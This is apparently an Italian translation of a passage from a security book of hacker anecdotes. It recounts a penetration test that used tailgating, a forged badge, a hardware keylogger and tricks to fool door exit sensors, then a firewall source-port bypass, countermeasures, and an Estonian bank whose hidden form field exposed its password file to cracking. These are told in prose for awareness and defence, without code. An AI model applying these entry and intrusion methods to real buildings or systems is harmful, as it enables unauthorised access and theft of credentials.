Il Controller del dominio primario (Pdc) conserva il master del database contenente gli account degli utenti che accedono al dominio. Quando un utente entra nel dominio, il Pdc autentica la richiesta di login con le informazioni contenute nel suo database. Questo master del database degli account viene anche copiato nel Controller di backup<sup>4</sup> del dominio (Bdc), come precauzione nel caso in cui il Pdc vada giù. Questa architettura è stata sostanzialmente cambiata con l’uscita di Windows 2000. Le versioni recenti di Windows usano quella che viene chiamata una “directory attiva”, ma per mantenere una compatibilità con le vecchie versioni di Windows c’è almeno un sistema che si comporta come il Pdc per il dominio.

Ora aveva le chiavi per entrare nel regno della Biotech e accedere a diversi documenti interni, etichettati come “confidenziale” o “a solo uso interno”. Nella sua modalità iperconcentrata, Dustin passò ore a raccogliere informazioni sensibili dai file altamente confidenziali sulla sicurezza dei farmaci, che contenevano informazioni dettagliate sui possibili effetti collaterali delle medicine prodotte dalla compagnia. Considerata la natura del ramo d’impresa della Biotech, l’accesso a queste informazioni è

<sup>4</sup> Il backup è la copia di riserva, il master l’originale.

strettamente regolato dalla Food and Drug Administration, e un penetration test riuscito dovrebbe essere oggetto di un rapporto formale all'agenzia.

Dustin riuscì anche a entrare nel database dei dipendenti da cui ricavò il loro nome e cognome, indirizzo e-mail, numero di telefono, settore, posizione occupata e così via. Usando queste informazioni poté selezionare un obiettivo per la fase successiva dell'attacco. La persona che scelse fu un amministratore di sistema dell'azienda incaricato di supervisionare il penetration test: "Pensai che anche se avevo già moltissime informazioni sensibili, volevo dimostrare che esistevano dei vettori molteplici per l'attacco", vale a dire che c'era più di un modo per compromettere la sicurezza delle informazioni.

Il team della Callisma aveva imparato che se vuoi entrare in un'area protetta, non esiste un modo migliore che confondersi con un gruppo di dipendenti che chiacchierano di ritorno dal pranzo. In confronto alle ore del mattino e della sera, quando le persone possono essere nervose o irritabili, dopo pranzo esse tendono a essere meno vigili, essendo forse un po' appesantite dall'attività del sistema digestivo. La conversazione è amichevole, mentre il senso di convivialità si alimenta di giochi sociali che fluiscono liberamente. Uno dei trucchi preferiti di Dustin è prendere d'occhio qualcuno mentre si appresta a lasciare il bar. Dustin cammina avanti al prescelto e gli apre la porta per poi seguirlo. Nove volte su dieci – anche se sta entrando in un'area protetta – la persona selezionata restituirà la cortesia tenendo gentilmente aperta la porta. E Dustin può entrare, senza fatica.

### *Allertati*

Una volta selezionato l'obiettivo, la squadra doveva trovare un modo per entrare fisicamente nell'area protetta onde poter inserire nel computer prescelto un "keystroke logger", un apparecchio che registra ogni tasto digitato sulla tastiera, persino i tasti digitati in avvio, prima che il sistema operativo sia stato caricato. Installato sulla macchina di un amministratore di sistema, avrebbe probabilmente intercettato le password di accesso a diversi sistemi della rete interna. Poteva anche significare che gli esecutori dei test sarebbero venuti a conoscenza dei messaggi riguardanti qualsiasi tentativo di individuare i loro attacchi.

Dustin non voleva rischiare di essere colto sul fatto mentre entrava alle spalle di un dipendente. Ci voleva un piccolo trucco di social engineering. Godendo di libero accesso all'androne e al bar, diede una bella sbirciata ai badge dei dipendenti e si preparò a contraffarne uno per se stesso. Il logo non era un problema. Lo

copiò semplicemente dal sito della compagnia e lo incollò nel suo disegno. Era sicuro che non avrebbe avuto bisogno di passare un esame ravvicinato.

Alcuni settori della Biotech si trovavano in un edificio nelle vicinanze, una struttura in condivisione con altri uffici affittati a diverse compagnie. All'ingresso c'era sempre una guardia in servizio, anche di notte e nei fine settimana, e un noto lettore di tasse magnetiche che sblocca la porta di ingresso dell'androne quando un dipendente passa il badge con il codice elettronico giusto:

Ci vado nel fine settimana e mi appresto a passare il falso badge che avevo realizzato. Passo il badge nel lettore e naturalmente non funziona. Arriva la guardia, mi apre la porta e mi fa un sorriso. Gli sorrido anch'io e gli passo davanti.

Senza che i due si scambiassero una sola parola, Dustin era riuscito a passare davanti alla guardia e a entrare nell'area protetta.

Ma gli uffici della Biotech rimanevano ancora al sicuro al di là di un altro lettore:

Non c'è nessuno lì nei fine settimana cui accodarsi. Così, alla ricerca di un modo alternativo per entrare, salgo lungo una scala a vetri fino al secondo piano e penso che proverò a vedere se la porta è aperta o no. La spingo, si apre subito, non è richiesto alcun badge.

Ma gli allarmi scattano dappertutto. Apparentemente sto entrando da un'uscita antincendio. Salto dentro, la porta si chiude violentemente dietro di me. All'interno c'è un cartello che dice: "Non aprire, o suonerà l'allarme". Ho il cuore che mi batte a mille.


### *Il fantasma*

Dustin sapeva esattamente qual era la stanzetta che gli interessava. Il database dei dipendenti compromesso dalla squadra conteneva anche un listato con la posizione fisica dei cubicoli di ciascun lavoratore. Con il campanello d'allarme che ancora gli rimbombava nella testa, Dustin puntò la postazione prescelta.

Colui che attacca può venire a conoscenza di tutti i tasti digitati su un computer installando un software che li registra e spedisce periodicamente i dati a un indirizzo specifico. Ma, determinato a dimostrare al cliente che l'azienda era esposta a diversi tipi di violazione dall'esterno, Dustin voleva usare un mezzo fisico per fare testimoniare quanto accadeva.

Lo strumento che utilizzò a questo scopo era il Keyghost (figura). Si tratta di un oggetto dall'aspetto innocente che collega la tastiera e il computer e che, grazie alle sue dimensioni in mi-

niatura, è pressoché garantito che passi inosservato. Un modello può archiviare fino a mezzo milione di tasti digitati, che per l'utente medio di computer corrispondono a settimane di digitazione. (Questo metodo presenta in ogni caso una controindicazione. L'intruso è costretto a ritornare sul posto per recuperare il registratore e leggere i dati.)



A Dustin bastarono pochi secondi per staccare il cavo della tastiera dal computer, inserire il Keyghost, e ricollegare il cavo. Farlo velocemente era una priorità perché "do per scontato che il livello di allarme si sia alzato, il tempo rimasto è agli sgoccioli e le mie mani tremano leggermente. Mi scopriranno. So che di fondo non accadrà niente di terribile perché ho il mio lasciapassare per uscire di prigione ma, anche così, l'adrenalina non smette di scorrere".

Non appena installato il Keyghost, Dustin scese per la scala principale, che lo condusse vicino alla cabina della sicurezza. Applicando un'altro trucco di social engineering, prese il toro per le corna:

Uscii di proposito dalla porta che era proprio vicino alla sicurezza. Invece di cercare di evitare la sicurezza mentre uscivo, andai direttamente [dalla guardia]. Gli dissi: "Guardi, mi dispiace per aver fatto scattare l'allarme, sono stato io. Non vengo mai in questa palazzina, non pensavo sarebbe accaduto, mi scuso veramente". E la guardia rispose: "Oh, non c'è problema".

Poi prese il telefono, e così pensai che doveva aver chiamato qualcuno quando l'allarme era scattato e ora lo stava richiamando per dirgli: "Falso allarme, tutto a posto". Non rimasi lì ad ascoltare.

### *Tutto liscio*

Il penetration test si avvicinava alla fine. I dirigenti dell'azienda responsabili della sicurezza erano così sicuri che gli invasori non sarebbero stati capaci di violare la rete né di entrare fisicamente negli edifici in modo non autorizzato, eppure nessun membro del gruppo era ancora stato fermato. Dustin aveva alzato a poco a poco il "volume", rendendo la presenza del gruppo sempre più evidente. Eppure ancora niente.

Curiosi di capire fin dove si sarebbero potuti spingere, diversi membri del team entrarono in un edificio aziendale alle spalle di un dipendente. Trascinavano un'enorme antenna, un apparecchio meccanico che non poteva passare inosservato e richiedeva uno sforzo notevole per essere trasportato. Qualche dipendente avrebbe senz'altro notato lo strano strumento, si sarebbe chiesto cosa fosse e avrebbe chiamato qualcuno.

Così, senza tessere di riconoscimento, il gruppo iniziò ad aggirarsi per il primo degli edifici protetti della Biotech e poi nel secondo, per tre ore. Nessuno gli disse nulla. Nessuno fece neanche una sola domanda del tipo: "Che diavolo è quell'affare?". La reazione più forte che ottennero fu quella di una guardia di sicurezza che li superò in una sala, diede loro uno sguardo strano e proseguì senza neanche voltarsi.

La squadra della Callisma arrivò alla conclusione che, come per la maggior parte delle organizzazioni, chiunque poteva arrivare dalla strada, portare con sé il proprio equipaggiamento, senza che fosse fermato, né che gli fosse chiesta una spiegazione o di mostrare un'autorizzazione. Dustin e compagni avevano tirato la corda al massimo senza essere fermati.

### *Il trucco dello scaldamani*

La chiamano "richiesta di uscita" (o rex), ed è una tecnologia comune a molti edifici aziendali come quello della Biotech. All'interno di un'area protetta come un laboratorio di ricerca, ti avvicini a una porta per uscire e il tuo corpo attiva un sensore al calore o al movimento che sblocca il lucchetto in modo da lasciarti uscire; se stai trasportando, diciamo, un contenitore di provette o spingendo un carrello pesante, non devi fermarti e impazzire con un apparecchio di sicurezza perché la porta si apra. Da fuori invece, per entrare, devi passare un badge di identità autorizzato sul lettore di tessere magnetiche o digitare un codice di sicurezza su una tastiera.

Dustin notò che un certo numero di porte della Biotech equipaggiate con il rex aveva uno spazio aperto in basso. Si chiese se poteva entrare ingannando il sensore. Se da fuori dalla porta fosse riuscito a simulare il calore o il movimento di un corpo umano all'interno della stanza, forse avrebbe potuto ingannare il sensore e aprire la porta:

Acquistai alcuni scaldamani come quelli che si comprano in un qualsiasi negozio di forniture. Di solito li tieni in tasca per scaldarti. Ne feci scaldare uno, quindi lo appesi a un fil di ferro e lo feci scivolare sotto la porta per farlo risalire, come una canna da pesca, verso il sensore, agitandolo avanti e indietro.

Come mi aspettavo, sbloccò la porta.

Un'altra misura di sicurezza la cui efficienza viene considerata scontata era andata al tappeto. Tempo fa anch'io feci qualcosa di simile. Il trucco con l'apparecchio per il controllo dell'accesso sensibile al movimento anziché al calore è di infilare un palloncino sotto alla porta, tenendolo dalla parte dell'apertura. Riempì quindi il pallone con dell'elio e lo leghi con una cordicella. Poi lo lasci fluttuare vicino al sensore manipolandolo. Come per lo scaldamani di Dustin, con un po' di pazienza, il pallone attiverà il trucco.

### *Fine del test*

Le luci della Biotech erano accese ma nessuno era in casa. Anche se i dirigenti dell'It affermavano di avere attivato dei sistemi di rivelamento delle intrusioni – e avevano prodotto addirittura diverse licenze per l'intercettazione delle intrusioni informatiche – Dustin è convinto che questi dispositivi non erano attivi o nessuno stava veramente controllando i dati di registro.

Con il progetto che volgeva al termine, il Keyghost doveva essere ritirato dalla scrivania dell'amministratore di sistema. Era rimasto al suo posto per due settimane senza essere notato. Dato che l'apparecchio era stato piazzato in una delle aree più difficili in cui entrare seguendo qualcuno, Dustin e un collega si presentarono allo scadere della pausa pranzo. Si affrettarono a prendere la porta e la tennero aperta, come per fare una cortesia, a un dipendente che stava per passare. Alla fine, ma per la prima e unica volta, furono affrontati. Il dipendente gli chiese se avevano i tesserini. Dustin portò la mano alla vita per mostrargli il suo badge fasullo. Quel gesto informale sembrò bastare. Non diedero la sensazione di essere spaventati o imbarazzati, e così il dipendente proseguì all'interno dell'edificio permettendo loro di entrare senza ulteriori domande.

Dopo essere entrati nella zona protetta arrivarono a una sala conferenze. Sul muro c'era una grossa lavagna su cui erano scribacchiati alcuni termini familiari. Dustin e il collega realizzarono di trovarsi nella sala dove la Biotech teneva le riunioni sulla sicurezza dell'It. Un posto in cui la compagnia non avrebbe assolutamente voluto farli entrare. In quel momento entrò il loro sponsor e apparve scioccato dal trovarli lì. Scuotendo la testa, chiese loro cosa stavano facendo. Nello stesso istante arrivarono altri addetti alla sicurezza della Biotech, compreso il dipendente che avevano seguito all'entrata dell'edificio:

Ci vide e disse al nostro sponsor: "Ah, vorrei solo che sapessi che ho fatto loro delle domande quando sono entrati". Il tipo era fiero di

averci interrogati. Si sarebbe dovuto sentire in imbarazzo visto che la sua unica domanda non era stata sufficiente a scoprire se eravamo autorizzati a entrare o meno.

Arrivò per la riunione anche la coordinatrice la cui scrivania era stata equipaggiata con il Keyghost. Dustin colse al volo l'occasione e si recò al cubicolo per chiederle indietro il suo apparecchio.

### *Ricapitolando*

A un certo punto del test, qualcuno avrebbe dovuto certamente notare che Dustin e soci stavano setacciando grossolanamente tutta la rete della compagnia, da cima a fondo. Eppure non ci fu una sola risposta a questa procedura invasiva. Nonostante i comportamenti che Dustin descrive come "urla e schiamazzi", nessuno dei dipendenti del cliente notò mai alcun attacco. Persino le scansioni "rumorose" della rete per identificare qualsiasi sistema potenzialmente vulnerabile non erano mai state notate.

Alla fine avevamo eseguito delle scansioni che consumavano un quantitativo enorme di banda passante. Era come se stessimo dicendo: "Ehi, prendeteci!".

Il gruppo era stupito di quanto l'azienda fosse stata indifferente all'attacco, pur essendo pienamente consapevole che i pen tester avrebbero fatto di tutto per entrare:

Alla fine del test era un concerto di campane, fischi, urla, schiamazzi e trick-track. Niente. Non ci fu un solo segnale d'allarme. Fu una vera bomba. Il mio test preferito in assoluto.

### *Riflessioni*

Chiunque sia curioso riguardo l'etica di un consulente di sicurezza, il cui lavoro richiede l'intrufolarsi in posti (sia in modo letterale sia figurato) in cui un estraneo non dovrebbe entrare, troverà le tecniche di Mudge e Dustin illuminanti.

Se Mudge aveva usato soltanto dei metodi tecnici per gli attacchi da lui descritti, Dustin aveva usato anche del social engineering. Ma non gli era piaciuto molto. Non aveva problemi con gli aspetti tecnici del lavoro e ammette che questa parte gli dà molta soddisfazione, ma quando deve ingannare qualcuno di persona, non si sente a suo agio:

Ho cercato di capire razionalmente perché. Perché un aspetto mi urta e l'altro non mi fa alcun effetto? Forse è perché siamo educati a non mentire alle persone ma non ci insegnano un'etica informatica. Direi che in generale ci si sente meno in colpa quando si inganna una macchina che una persona.

Eppure, nonostante il disagio, ogni volta che mette in atto un trucco di ingegneria sociale sente sempre scorrere l'adrenalina.

Per quel che riguarda Mudge, credo sia affascinante il fatto che se è vero che ha realizzato uno strumento di cracking molto diffuso, in altre aree si affida a metodi che rientrano nell'arsenale di tutti gli hacker.

### *Contromisure*

Mudge aveva identificato una regola del firewall che permetteva le connessioni in entrata su ogni porta Tcp o Udp (sopra alla 1024) da ogni pacchetto che aveva come origine la porta 53, che è la porta del Dns. Sfruttando questa configurazione, era riuscito a comunicare con un servizio sul computer prescelto che gli aveva permesso alla fine di accedere a un "mount daemon", il quale dà la possibilità all'utente di installare remotamente un file system. Così facendo, era riuscito a mettere le mani su alcune informazioni riservate.

La contromisura consiste nel revisionare attentamente tutte le regole del firewall per essere sicuri che siano in linea con il regolamento di sicurezza aziendale. Nel corso di questo processo, ricordatevi che chiunque può catturare e camuffare facilmente l'origine di una porta. Per questo, il firewall dovrebbe essere configurato per consentire una connessione solo a servizi specifici, quando la regola si basa sul numero della porta di origine.

Come citato altrove in questo libro, è molto importante assicurarsi che sia le directory sia i file abbiano i permessi appropriati.

Dopo che Mudge e i suoi colleghi ebbero hackerato il sistema, installarono dei programmi di monitoraggio per catturare i nomi e le password per il login. Una contromisura efficace consiste nell'usare programmi basati su protocolli crittografici, come il Ssh.

Molte organizzazioni hanno dei regolamenti per le password o per altre credenziali di autenticazione, ma ne sono assolutamente carenti per quel che riguarda le reti telefoniche interne e i sistemi delle caselle vocali. Nel nostro caso, la squadra della 10pht aveva facilmente craccato diverse password delle caselle vocali appartenenti ai dirigenti della compagnia, che facevano uso delle tipiche password preassegnate come 1111, 1234, o della stes-

sa del numero interno. La contromisura ovvia è di chiedere che sulle segreterie telefoniche vengano installate delle password ragionevolmente sicure. (E invitare i dipendenti a non usare il Pin dei loro bancomat!)

Per i computer che contengono informazioni riservate, raccomandiamo caldamente il metodo descritto in questo capitolo per costruire le password ricorrendo a caratteri speciali non propri della stampa, da creare con il tasto del Blocco numeri, dell'Alt, o con la tastiera numerica.

Dustin era riuscito a entrare liberamente nella sala conferenze della Biotech perché si trovava in uno spazio pubblico. La stanza aveva delle prese di rete aperte che facevano parte della rete interna della compagnia. Le aziende dovrebbero disabilitare queste prese di rete finché non ne hanno bisogno o separare la rete in modo che quella locale dell'azienda non sia accessibile da spazi pubblici. Un'altra possibilità è un sistema filtrante di autenticazione che richieda un nome utente e una password validi perché una persona possa comunicare.

Un modo per mitigare gli attacchi da accodamento è modificare quella che gli psicologi sociali chiamano "la norma della buona educazione". Tramite una formazione appropriata, il personale della compagnia ha bisogno di superare la sensazione di disagio che molti di noi provano nell'interrogare un'altra persona quando si entra, come accade spesso, in un edificio o in una zona di lavoro attraverso un'entrata protetta. I dipendenti addestrati nel giusto modo sapranno come porre cortesemente delle domande sul badge quando è evidente che l'altra persona sta cercando di seguirli all'entrata. La regola più semplice dovrebbe essere: chiedete e se la persona non ha un badge, segnalatela alla sicurezza o a un addetto della reception, ma non lasciate che degli estranei vi accompagnino attraverso un'entrata protetta.

Produrre tesserini magnetici falsi è una tecnica sin troppo facile per entrare in un edificio presumibilmente sicuro senza essere interrogati. Anche la security spesso non guarda il badge abbastanza da vicino per poter dire se sia vero o falso. Sarebbe tutto più difficile se la compagnia stabilisse (e applicasse) un regolamento che inviti i dipendenti, i consulenti esterni e i lavoratori temporanei a mettere via le loro tessere quando lasciano l'edificio, privando così i potenziali intrusi di molte opportunità di guardare la grafica del badge.

Sappiamo tutti che le guardie di servizio non esaminano da vicino le carte d'identità di tutti i dipendenti (cosa che, dopotutto, sarebbe quasi impossibile anche per una guardia scrupolosa quando dalla mattina alla sera le sfilano davanti un flusso continuo di gente). Per questo bisogna prendere in considerazione altri metodi per proteggersi dagli ingressi non desiderati. Installare dei lettori di tessere elettroniche dà un grado molto più alto di pro-

tezione. Ma in aggiunta, le guardie della sicurezza devono essere formate su come interrogare in modo approfondito ogni singola persona la cui tessera non viene riconosciuta dal lettore poiché, come suggerisce questa storia, il problema potrebbe anche non essere un piccolo malfunzionamento del sistema ma un intruso che cerca di entrare fisicamente.

Se la consapevolezza della sicurezza è cresciuta diffusamente tra le aziende, essa resta carente da diversi punti di vista. Anche le compagnie con un piano di lavoro attivo nel settore, dimenticano spesso il bisogno di una formazione specializzata dei manager in modo che essi possiedano tutti gli strumenti per assicurarsi che i loro sottoposti seguano le procedure comandate. Le aziende che non educano tutti i dipendenti alla sicurezza sono aziende con una sicurezza labile.

### *Conclusioni*

Non accade spesso che i lettori abbiano l'opportunità di dare uno sguardo ravvicinato al modo di pensare e di agire di coloro che hanno contribuito a forgiare l'arsenale degli strumenti dell'hacker. Mudge e la l0phtCrack sono nei libri di storia.

Secondo Dustin Dykes della Callisma, le compagnie che richiedono un penetration test prendono spesso delle decisioni che vanno contro i loro migliori interessi. Non saprai mai quant'è veramente vulnerabile la tua azienda finché non avrai autorizzato un test a tutto campo e senza limitazioni di sorta, che permetta l'ingresso fisico tramite il social engineering nonché attraverso gli attacchi tecnici.

## Naturalmente la vostra banca è sicura, no?

Se cercate di mettere i vostri sistemi al riparo dai folli, ci sarà sempre qualche folle che avrà più immaginazione di voi.

*Juhan*

Anche se le altre organizzazioni non hanno le qualifiche necessarie nel campo della sicurezza per sbarrare la strada agli hacker, ci farebbe quantomeno piacere pensare che il nostro denaro è al sicuro, che nessuno può ottenere informazioni sulle nostre transazioni finanziarie o addirittura, incubo degli incubi, entrare nei nostri conti correnti e digitare dei comandi per intascarsi i nostri soldi.

La cattiva notizia è che la sicurezza in molte banche e in altri istituti finanziari non è così ferrea come i responsabili pensano che sia. I casi che seguono spiegano il perché.

### *Nella lontana Estonia*

Questa storia dimostra che a volte anche chi non è un hacker può riuscire a hackerare una banca. E non è una buona notizia per le banche, né per nessuno di noi.

Non sono mai stato in Estonia ed è possibile che non ci andrò mai. Il nome evoca immagini di antichi castelli circondati da cuppe foreste e contadini superstiziosi, quel genere di posti in cui uno straniero non se ne va in giro senza un'ampia scorta di paletti di legno e proiettili d'argento. Questo stereotipo ignorante (alimentato dai film dell'orrore di serie B ambientati in foreste, villaggi e castelli dell'Europa dell'Est) si rivela totalmente infondato.

Di fatto la realtà è piuttosto diversa. L'Estonia è assai più moderna di come l'ho appena fotografata, come ho avuto modo di imparare da un hacker di nome Juhan che ci vive. Ventitré anni, Juhan vive nel cuore della città, in un ampio appartamento di quattro stanze "con un soffitto altissimo e un sacco di colori".

L'Estonia è un piccolo paese di circa 1,3 milioni di abitanti (grossomodo la popolazione di una città come Philadelphia) in-

castonato fra la Russia e il Golfo di Finlandia. La capitale Tallinn è tuttora deturpata da enormi blocchi di appartamenti, grigi monumenti al tentativo del defunto impero dell'Unione Sovietica di dare alloggio ai suoi sudditi nel modo più economico possibile.

Juhan si lamenta del fatto che "a volte quando la gente si vuole informare sull'Estonia chiede cose come 'Avete dei dottori? Avete l'Università?'. Ma la realtà è che l'Estonia è entrata a far parte dell'Unione Europea il primo maggio del 2004". Molti estoni -- dice Juhan -- lavorano pensando al giorno in cui potranno traslocare dai loro minuscoli appartamenti dell'epoca sovietica, per andare a vivere per conto loro in una zona tranquilla fuori città. Sognano di poter finalmente guidare "una macchina affidabile d'importazione". Di fatto ormai diversa gente ha l'automobile, e sempre più persone cominciano ad avere una casa di proprietà, "così le cose migliorano di anno in anno". Anche dal punto di vista della tecnologia - spiega Juhan - la situazione nel paese non è affatto stagnante:

Gia all'inizio degli anni novanta, l'Estonia cominciò a implementare l'infrastruttura della gestione elettronica delle banche, gli sportelli bancomat e l'Internet banking. È un paese molto moderno, anzi alcune imprese estoni forniscono tecnologia e servizi informatici ad altri paesi europei.

Penserete che questo crei le condizioni per un paradiso degli hacker: grande uso di Internet, ma probabilmente sotto la media per quel che riguarda la sicurezza. Ma secondo Juhan non è affatto così:

A proposito della sicurezza di Internet, l'Estonia in genere è considerato un luogo sicuro per il fatto che il paese e le comunità sono molto piccole. In effetti è abbastanza conveniente per i fornitori di servizi sviluppare tecnologia. Per quel che riguarda il settore finanziario, credo che possa essere d'aiuto a farvi un'idea il fatto che in Estonia non c'è mai stata l'infrastruttura necessaria a far circolare gli assegni bancari, gli assegni che, per esempio, in America si usano moltissimo per pagare nei negozi.

Pochissimi cittadini estoni vanno in banca, dice Juhan: "Quasi tutti hanno dei conti correnti, ma la maggioranza non sa neanche com'è fatto un assegno". Non perché siano particolarmente ignoranti di questioni finanziarie, ma perché almeno in questo ambito sono ben più avanti di noi, come spiega Juhan:

Non abbiamo mai avuto una grande rete di banche. Già all'inizio degli anni novanta avevamo cominciato a sviluppare l'infrastruttura delle banche elettroniche e dell'Internet banking. Più di un 90-95

percento delle persone e delle imprese che fanno trasferimenti di denaro tra loro usa Internet.

E utilizzano la carta di credito o bancomat.

È più conveniente fare pagamenti diretti con i servizi di Internet banking o con bancomat e non c'è semplicemente ragione di usare gli assegni. A differenza dell'America, qui praticamente tutti usano Internet per gestire i propri conti correnti e pagare le bollette.

### *La Banca di Perogie*

Juhan è un grande patito di computer fin dalla tenera età di dieci anni, ma non si considera un hacker, solo un whitehat che prende sul serio la sicurezza. Intervistarla non è stato un problema visto che ha iniziato a studiare inglese dalla seconda elementare. Il giovane estone ha anche studiato e viaggiato molto all'estero, ulteriori opportunità che hanno sviluppato le sue capacità di conversare in inglese.

Uno degli ultimi inverni in Estonia è stato particolarmente rigido, con condizioni polari, banchi di neve ovunque e temperature fino a meno 25 gradi. È stato così duro che anche gli abitanti del luogo, abituati a inverni gelidi, non volevano uscire a meno che non ce ne fosse davvero bisogno. Fu un ottimo momento, per un appassionato di computer, per rimanere incollato allo schermo a caccia di qualsiasi cosa interessante a sufficienza da catturare la sua attenzione.

Fu così che Juhan si imbatté nel sito di quella che chiameremo la Banca di Perogie. Sembrava un bersaglio degno di essere esplorato:

Misi piede nella sezione interattiva delle domande Faq (le più frequenti) che permette alla gente di pubblicare richieste di chiarimenti. Ho l'abitudine di guardare il codice sorgente dei form<sup>1</sup> delle pagine web. Insomma, diciamo che arrivai su un sito e iniziai a dargli un'occhiata. Conosci il procedimento: stai navigando e cominci a sfogliare le pagine di un sito senza alcuno scopo strategico.

Vide che il file system era del tipo usato da Unix, il che circoscriveva immediatamente i tipi di attacco che avrebbe provato. Il codice di varie pagine rivelò una variabile nascosta che puntava al nome di un file. Quando provò a cambiare il valore inserito in questo elemento nascosto del form "fu evidente che non

<sup>1</sup> Il form è un formulario per l'inserimento dinamico dei dati da parte dell'utente. [N.d.T.]

facevano nessun tipo di richiesta di autenticazione. Quindi, che io inserissi un dato dal sito della banca o da un computer locale, per il server della banca era lo stesso", dice.

Cambiò gli attributi di questo elemento nascosto del form perché puntasse al file delle password, il che gli dava la possibilità di vedere il file sullo schermo. Scoprì poi che le password non erano state "oscurate", il che significa che le password di ogni account erano visibili nel loro formato di crittazione standard. Poté così scaricare le password crittate e passarle in un software per craccarle.

Il software usato da Juhan è un programma molto conosciuto che ha il nome ironico e delizioso di "John the Ripper",<sup>2</sup> che fece funzionare con un normale dizionario di inglese. Perché inglese invece di estone? "È prassi comune da queste parti avere delle password in inglese." Il fatto è che molti estoni hanno una buona conoscenza di base dell'inglese.

Il software per craccare le password non ci mise molto – solo una quindicina di minuti sul suo computer – dal momento che le password erano elementari: semplici parole inglesi con qualche numero aggiunto alla fine. Una di queste era molto preziosa: era la password di root, che gli dava i privilegi da amministratore del sistema. E non era tutto:

C'è questo servizio di telebanking che ha un certo nome commerciale che non sono sicuro di poter citare qui, ma [trovai] un account per quel servizio. Aveva tutto l'aspetto di essere probabilmente l'account di sistema che faceva funzionare i vari servizi su quel server.

Non si spinse oltre, spiegando che "avere le password fu il punto in cui mi fermai". Il nome del gioco si chiamava "prudenza":

Avrei potuto mettermi nei guai. Dopotutto, lavoro nel ramo della sicurezza. Avevo buone ragioni per non fare alcun danno.

Ma la situazione era troppo favorevole per essere vera. Immaginai che poteva essere il classico "honey pot", una trappola per attirare persone come me e poi per seguirle legalmente. Così lo feci presente ai miei superiori e loro informarono la banca.

Le sue rivelazioni non lo misero nei pasticci né con il proprio datore di lavoro, né con la banca, anzi. Alla sua ditta venne offerto l'incarico di proseguire la ricerca e trovare una soluzione per tappare la falla. La ditta assegnò a Juhan il lavoro, immaginando che avrebbe potuto portare a termine quello che aveva già cominciato:

<sup>2</sup> Riferimento a "Jack lo Squartatore". [N.d.T.]

Per me fu sorprendente che gli eventi andassero in quel modo perché in effetti in Estonia il livello di sicurezza in Internet è superiore che altrove. Non lo dico io, ma da molta gente che è venuta qui da altri paesi. Insomma, fu piuttosto sorprendente scoprire questo baco nella sicurezza e quanto fosse facile mettere le mani su un genere di informazioni molto riservate.

### *Opinione personale*

Da esperienze come questa, Juhan si è convinto che è nel miglior interesse di una ditta che si ritrova compromessa dall'intervento di un hacker non per seguirlo legalmente, ma piuttosto collaborare con lo stesso per risolvere il problema che ha rivelato: una sorta di filosofia del "se non puoi sconfiggerli, fatteli amici". Ovviamente il governo di solito non la vede allo stesso modo, come dimostra ancora una volta la caccia data ad Adrian Lamo (vedi capitolo 5), arrestato e accusato di reati penali nonostante avesse fornito (perlopiù) un servizio di utilità pubblica consigliando le imprese sulle proprie vulnerabilità. Un processo si può rivelare senza alcun dubbio una situazione a perdere per entrambi, specialmente se l'impresa non apprende qual è la vulnerabilità specifica sfruttata dall'hacker per intrufolarsi nella sua rete.

La risposta automatica al problema consiste nell'affastellare una serie di firewall e di difese, ma è possibile che con questo approccio si ignorino del tutto bachi di sicurezza passati inosservati e che vengono invece scoperti dagli hacker più astuti, per non parlare dei bug già ampiamente conosciuti dalla comunità hacker. Juhan sintetizza la sua opinione a proposito in modo particolarmente chiaro:

Se cercate di mettere i vostri sistemi al riparo dai folli, ci sarà sempre qualche folle che avrà più immaginazione di voi.

### *L'hackeraggio intercontinentale di una banca*

Gabriel è di madrelingua francese e vive in una cittadina canadese così piccola che, anche se lui si considera un hacker white hat e pensa che il defacciamento di un sito sia un atto stupido, riconosce di "averlo fatto una o due volte, perché ero arrivato a un livello di noia che rasantava la disperazione". O quando trovava un sito "in cui la sicurezza era progettata così male che qualcuno si meritava una lezione".

Ma come è potuta arrivare una persona della campagna canadese a hackerare una banca in uno stato del Sud degli Usa, pro-

prio nel cuore di Dixieland?<sup>3</sup> Gabriel scoprì un sito che mostrava "tutte le imprese che fanno affari con Internet, con le relative reti di loro proprietà".<sup>4</sup> Fece una ricerca in questa lista "per parole come governo, banca o qualunque altra cosa", e saltarono fuori delle sequenze di indirizzi Ip (per esempio dal 69.75.68.1 al 69.75.68.254) che poi scansionò.

Uno degli articoli in cui si imbatté fu un indirizzo Ip appartenente a una banca specifica nel cuore degli stati del Sud. Fu a partire da lì che Gabriel si lanciò in quello che sarebbe diventata un'azione continuativa di hacking.

### *Hacker non si nasce, si diventa*

All'età di quindici anni (che, come avrete notato dai capitoli precedenti, viene considerato un inizio tardivo, un po' come cominciare a giocare a pallacanestro alle superiori e arrivare fino alla Nba) Gabriel era passato dal giocare a videogiochi come *Doom* a fare hacking insieme a un amico sul suo 386 con un disco rigido da 128 Mb. La sua macchina si era dimostrata troppo lenta per quello che voleva fare; Gabriel aveva speso quella che per lui era una fortuna giocando in un Internet caffé locale ai videogiochi online.

Il mondo dei computer dava dipendenza e un dolce sollievo dall'ambiente duramente competitivo della scuola, in cui Gabriel doveva sopportare i suoi compagni; lo prendevano in giro giorno dopo giorno solo perché era diverso. Non lo aveva aiutato il fatto di essere il più piccolo della classe e di essere appena arrivato; aveva iniziato la scuola in un'altra provincia prima che la sua famiglia si trasferisse. Nessuno ha mai detto che essere uno smanettone sia una cosa facile.

I suoi genitori, entrambi dipendenti dell'amministrazione pubblica, non potevano capire la sua ossessione per i computer, che sembra comunque essere un problema comune per le generazioni cresciute in periodi in cui la tecnologia è onnipresente. "Non volevano mai che mi comprassi un computer," ricorda. Volevano solo che "uscissi e facessi qualcos'altro". Mamma e papà erano così preoccupati per il ragazzo che lo mandarono da uno psicologo per aiutarlo a "diventare normale." Qualunque cosa sia avvenuta in quelle sedute, non produsse alcun effetto su Gabriel.

<sup>3</sup> "Dixie" è il termine con cui negli Stati Uniti d'America vengono chiamati familiarmente gli stati del Sud. [N.d.T.]

<sup>4</sup> Anche se non viene indicato di che sito si tratta, i dati sono comunque disponibili su [www.flumps.org/ip/](http://www.flumps.org/ip/).

Non divenne un adolescente lungo e dinoccolato che rinuncia alla sua passione per i computer.

